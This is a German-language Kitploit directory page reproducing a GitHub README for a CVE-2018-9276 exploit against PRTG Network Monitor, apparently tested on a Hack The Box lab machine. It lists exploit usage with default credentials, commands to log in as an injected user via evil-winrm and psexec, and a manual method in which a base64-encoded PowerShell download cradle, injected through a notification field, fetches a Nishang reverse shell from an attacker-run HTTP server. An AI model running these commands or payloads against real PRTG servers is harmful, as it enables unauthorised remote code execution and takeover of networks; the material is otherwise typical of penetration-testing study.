

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2018-9276 — CVE-2018-9276 PRTG < 18.2.39 Reverse Shell (Python3-Unterstützung) | Kitploit

Tools/GitHubGitHub/alvinsmith-eroad/cve-2018-9276
Payload-GenerierungExploitationLaterale BewegungWebanwendungs-ExploitationPenetrationstestsCommand and ControlRemote-Access-Tool
GitHubalvinsmith-eroad/cve-2018-9276

CVE-2018-9276

CVE-2018-9276 PRTG < 18.2.39 Reverse Shell (Python3-Unterstützung)

Repository anzeigen
231vor 5 JahrenNoch nicht geprüft
Teilen

CVE-2018-9276

CVE-2018-9276 PRTG < 18.2.39 Reverse Shell (Python3-Unterstützung)

Abhängigkeiten

  • Impacket (Python3-Version)
  • Netcat
  • Msfvenom

Verwendung

git clone https://github.com/A1vinSmith/CVE-2018-9276.git

./exploit.py -i targetIP -p targetPort --lhost hostIP --lport hostPort --user user --password pass
  1. Die Anmeldedaten werden benötigt, um den Exploit auszuführen. Probiere die Standard-Anmeldedaten prtgadmin:prtgadmin aus. Und es könnte sich lohnen, die Datenbank oder das Log zu prüfen, um an sie zu gelangen. https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data
  2. Versuche --lport 445, falls der Port nicht belegt ist
  3. Es gibt ein paar seltsame Kommentare im Code. Sie müssen möglicherweise angepasst werden.
  4. Es kann ein paar Versuche dauern, bis es klappt. Ein Neustart der Zielmaschine ist immer eine gute Option. Besonders wenn dein Payload Auswirkungen verursacht.

Getestete Umgebung

HTB Netmon-Box

OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:   
Product ID:                00376-30821-30176-AA362
Original Install Date:     2/3/2019, 7:05:45 AM
System Boot Time:          7/28/2021, 9:02:41 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC

Danksagung

Ein großes Dankeschön an wildkindcc für die Python2-Version https://github.com/wildkindcc/CVE-2018-9276

Wissen erweitern

Metasploit verwenden

https://www.rapid7.com/db/modules/exploit/windows/http/prtg_authenticated_rce/

Remote Code Execution

https://www.exploit-db.com/exploits/46527

https://github.com/chcx/PRTG-Network-Monitor-RCE

Verwendungsbeispiel

Die Anmeldedaten werden benötigt, um den Exploit auszuführen. Melde dich zuerst an und hole das authentifizierte Cookie, um einen neuen Benutzer hinzuzufügen.

./prtg-exploit.sh -u http://10.10.10.10 -c "OCTOPUS1813713946=XXX"

// Login as the new user via evil-winrm
evil-winrm -i 10.10.10.10 -u pentest -p 'P3nT3st!'
// or alternative psexec.py
python3 /path/etc/impacket/examples/psexec.py pentest:'P3nT3st!'@10.10.10.10

Screen Shot 2021-07-29 at 3 14 10 PM

Fortgeschrittener manueller Exploit ohne Anlegen eines neuen Benutzers

Die Anerkennung gehört dem offiziellen HTB-Writeup
POC: https://www.codewatch.org/blog/?p=453 Außerdem: SMB verwenden, um eine Reverse Shell zu erhalten https://github.com/A1vinSmith/OSCP-PWK/wiki/Samba-SMB

Falls wir keinen Benutzer hinzufügen möchten, können wir für eine bessere OPSEC eine Reverse Shell erhalten. Aufgrund der HTML-Kodierung werden jedoch viele Zeichen kodiert. Wir können das mit der PowerShell-Base64-Ausführung umgehen. Wir müssen einen base64-kodierten Befehl erstellen. Er sollte jedoch in der Kodierung vorliegen, die Windows verwendet, also UTF-16LE

❯ echo -n "IEX(new-object net.webclient).downloadstring('http://10.10.10.100/Invoke-PowerShellTcp.ps1' )" | iconv -t UTF-16LE | base64 -w0

SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA= 

Wir verwenden iconv, um den Befehl in die Zielkodierung zu konvertieren, und führen dann diese Reverse Shell von Nishang aus. https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1

Lade das Skript herunter und füge den Befehl mit echo in die letzte Zeile ein.

wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1

echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.100 -Port 4444' >> Invoke-PowerShellTcp.ps1

Starte nun einen einfachen HTTP-Server und erstelle eine neue Benachrichtigung

python3 -m http.server 80

Klicke auf Setup > Account Settings > Notifications -> klicke ganz rechts auf „Add new notification“ Löse die Benachrichtigung aus, indem du auf die Glocken-Schaltfläche klickst

abc.txt | powershell -enc SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA= 

Screen Shot 2021-07-29 at 4 08 01 PM

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    336
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    322

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






